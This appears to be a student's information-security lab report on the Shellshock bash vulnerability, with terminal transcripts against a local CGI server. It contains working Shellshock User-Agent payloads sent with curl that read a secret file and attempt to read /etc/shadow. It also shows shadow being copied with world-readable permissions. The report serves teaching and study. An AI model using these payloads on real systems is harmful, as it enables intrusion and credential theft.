

INFORMATION SECURITY LABORATORY

WEEK 2

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
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Note: Please find the terminal username as my SRN followed by my name 'seed@pes1201800144rajdeep'. Also find the screenshots followed by observations for each task.

TASK 1:


Screenshots Task 1:



A terminal window titled "Terminal" showing a series of commands and their outputs. The user is in a directory where they have created a script named "foo". The script contains a function "foo" that echoes "hello world". The user runs the script, and it outputs "hello world". Then, the user declares a function "foo" in the current shell environment and runs it, which also outputs "hello world".

```
Terminal
seedpes1201800144rajdeep:~$ cd /usr/lib/cgi-bin/
seedpes1201800144rajdeep:~/cgi-bin$ foo={() { echo "hello world";}}
seedpes1201800144rajdeep:~/cgi-bin$ echo $foo
() { echo "hello world";}
seedpes1201800144rajdeep:~/cgi-bin$ declare -f foo
seedpes1201800144rajdeep:~/cgi-bin$ export foo
seedpes1201800144rajdeep:~/cgi-bin$ bash shellshock
seedpes1201800144rajdeep:~/cgi-bin$ declare -f foo
foo ()
{
    echo "hello world"
}
seedpes1201800144rajdeep:~/cgi-bin$ foo
hello world
seedpes1201800144rajdeep:~/cgi-bin$
```

Declaring foo



A terminal window titled "Terminal" showing the execution of a shell script using the "bash_shellshock" command. The user runs "env | grep foo" and "foo={() { echo 'hello world';}; echo 'This is a shellshock vulnerability'"} to set up the environment. Then, they run "bash_shellshock" which outputs "This is a shellshock vulnerability".

```
Terminal
seedpes1201800144rajdeep:~/cgi-bin$ env | grep foo
seedpes1201800144rajdeep:~/cgi-bin$ foo={() { echo "hello world";}; echo "This is a shellshock vulnerability"}
seedpes1201800144rajdeep:~/cgi-bin$ export foo
seedpes1201800144rajdeep:~/cgi-bin$ echo $foo
() { echo "hello world";}; echo "This is a shellshock vulnerability"
seedpes1201800144rajdeep:~/cgi-bin$ bash_shellshock
This is a shellshock vulnerability
seedpes1201800144rajdeep:~/cgi-bin$
```

Using bash_shellshock

```
Terminal
seedpes1201800144rajdeep:~$ foo-() { echo "Hello world"; }; echo "This is a shellshock vulnerability"
seedpes1201800144rajdeep:~$ export foo
seedpes1201800144rajdeep:~$ env|grep foo
foo-() { echo "Hello world"; }; echo "This is a shellshock vulnerability"
seedpes1201800144rajdeep:~$ bash
seedpes1201800144rajdeep:~$ echo $foo
() { echo "Hello world"; }; echo "This is a shellshock vulnerability"
seedpes1201800144rajdeep:~$ declare -f foo
seedpes1201800144rajdeep:~$ foo
No command 'foo' found, did you mean:
Command 'goo' from package 'goo' (universe)
Command 'woo' from package 'python-woo' (universe)
Command 'fog' from package 'ruby-fog' (universe)
Command 'fio' from package 'fio' (universe)
Command 'zoo' from package 'zoo' (universe)
Command 'fox' from package 'objcryst-fox' (universe)
Command 'fgo' from package 'fgo' (universe)
Command 'fop' from package 'fop' (universe)
foo: command not found
seedpes1201800144rajdeep:~$
```


Using bash

Additional Observations Task 1:


The environment variable is `/bin/bash_shellshock` gets parsed whereas in `/bin/bash` is not parsed. In `/bin/bash` shell, it is stored as a shell variable and not parsed and hence, bash shell is not vulnerable to shellshock vulnerability.

TASK 2:

Screenshots Task2:



Curl command




Browser access

Additional Observations Task 2:

Using the curl command, CGI program can be accessed from the terminal which is hosted using apache. Also, this program can be accessed on any browser since it runs on apache web server. In this case, we are using localhost since the program is on our machine but in case of attacking the server machine, the server machine's IP address can be given.

TASK 3:

A terminal window titled 'Terminal' showing a series of commands and their outputs. The user is in a directory '/cgi-bin' and runs 'ls -l', showing permissions for 'myprog.cgi'. Then, they run 'curl http://localhost/cgi-bin/myprog.cgi -A "MY MALICIOUS DATA"', which outputs a list of environment variables including 'HTTP_USER_AGENT=MY MALICIOUS DATA'.

```
Terminal
seed@pes1201800144rajdeep:~/cgi-bin$ ls -l
total 4
-rwxr-xr-x 1 root root 128 Jan 29 02:23 myprog.cgi
seed@pes1201800144rajdeep:~/cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi -A "MY MALICIOUS DATA"
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=51532
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
seed@pes1201800144rajdeep:~/cgi-bin$
```


Curl with malicious data

Additional Observations Task 3:

-A flag in the above command sets the malicious data into the 'HTTP_USER_AGENT' environment variable value. This means the environment variable can be changed by the attacker.


TASK 4:

Screenshots Task 4:

A terminal window on a Linux desktop with a dark theme and a splash screen background. The terminal shows a series of commands and their outputs. The user is in a directory where they can read and execute files. They use 'cat secret' to view the contents of a file named 'secret'. Then, they use 'curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :}; echo Content-Type:text/plain;echo;/bin/cat secret;'" to send a crafted HTTP request. The output shows a successful connection to localhost on port 80, and the response indicates that the file 'secret' was successfully read and its contents are being echoed back. The user then enters the credentials 'seed' and 'dees' and the connection remains intact.

```
Terminal
seed@pes1201800144rajdeep:~/cgi-bin$ ls -l secret
-rwxr-xr-x 1 root root 30 Jan 29 02:37 secret
seed@pes1201800144rajdeep:~/cgi-bin$ cat secret
Username: seed
Password: dees
seed@pes1201800144rajdeep:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :}; echo Content-Type:text/plain;echo;/bin/cat secret;'"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :}; echo Content-Type:text/plain;echo;/bin/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 29 Jan 2021 08:03:53 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 30
< Content-Type: text/plain
<
Username: seed
Password: dees
* Connection #0 to host localhost left intact
seed@pes1201800144rajdeep:~/cgi-bin$
```

Contents of secret file can be accessed with the curl command

A terminal window on a Linux desktop, similar to the first one. The user is in the same directory. They use 'curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :}; echo Content-Type:text/plain;echo;/bin/cat /etc/shadow;'" to send a crafted HTTP request. The output shows a successful connection to localhost on port 80, but the response indicates that the file '/etc/shadow' cannot be accessed. The user then enters the credentials 'seed' and 'dees' and the connection remains intact.

```
Terminal
seed@pes1201800144rajdeep:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :}; echo Content-Type:text/plain;echo;/bin/cat /etc/shadow;'"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :}; echo Content-Type:text/plain;echo;/bin/cat /etc/shadow;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 29 Jan 2021 07:51:11 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 0
< Content-Type: text/plain
<
* Connection #0 to host localhost left intact
seed@pes1201800144rajdeep:~/cgi-bin$
```

Contents of /etc/shadow file cannot be accessed.


Additional Observations Task 4:

→ I created a copy of the /etc/shadow file at /etc/ location

→ Then granted permissions using chmod 755

→ Then I tried to access using curl command...

Please find this in below screenshots

A terminal window titled "Terminal" with a dark background and a light blue sidebar on the left containing icons for various applications. The terminal shows a series of commands and their outputs. The user starts by navigating to /etc/ and listing the contents of the shadow file. Then, they create a copy of the shadow file named shadow_copy. Next, they use chmod 755 to set permissions on shadow_copy. Finally, they list the contents of shadow_copy, showing its permissions as -rwxr-xr-x. The terminal output is as follows:

```
seed@pes1201800144rajdeep:~/cgi-bin$ cd /etc/
seed@pes1201800144rajdeep:/etc$ ls -l shadow
-rw-r----- 1 root shadow 1497 Aug 22 2017 shadow
seed@pes1201800144rajdeep:/etc$ sudo cp shadow shadow_copy
seed@pes1201800144rajdeep:/etc$ ls -l shadow shadow_copy
-rw-r----- 1 root shadow 1497 Aug 22 2017 shadow
-rw-r----- 1 root root 1497 Jan 29 02:52 shadow_copy
seed@pes1201800144rajdeep:/etc$ sudo chmod 755 shadow_copy
seed@pes1201800144rajdeep:/etc$ ls -l shadow shadow_copy
-rw-r----- 1 root shadow 1497 Aug 22 2017 shadow
-rwxr-xr-x 1 root root 1497 Jan 29 02:52 shadow_copy
seed@pes1201800144rajdeep:/etc$
```

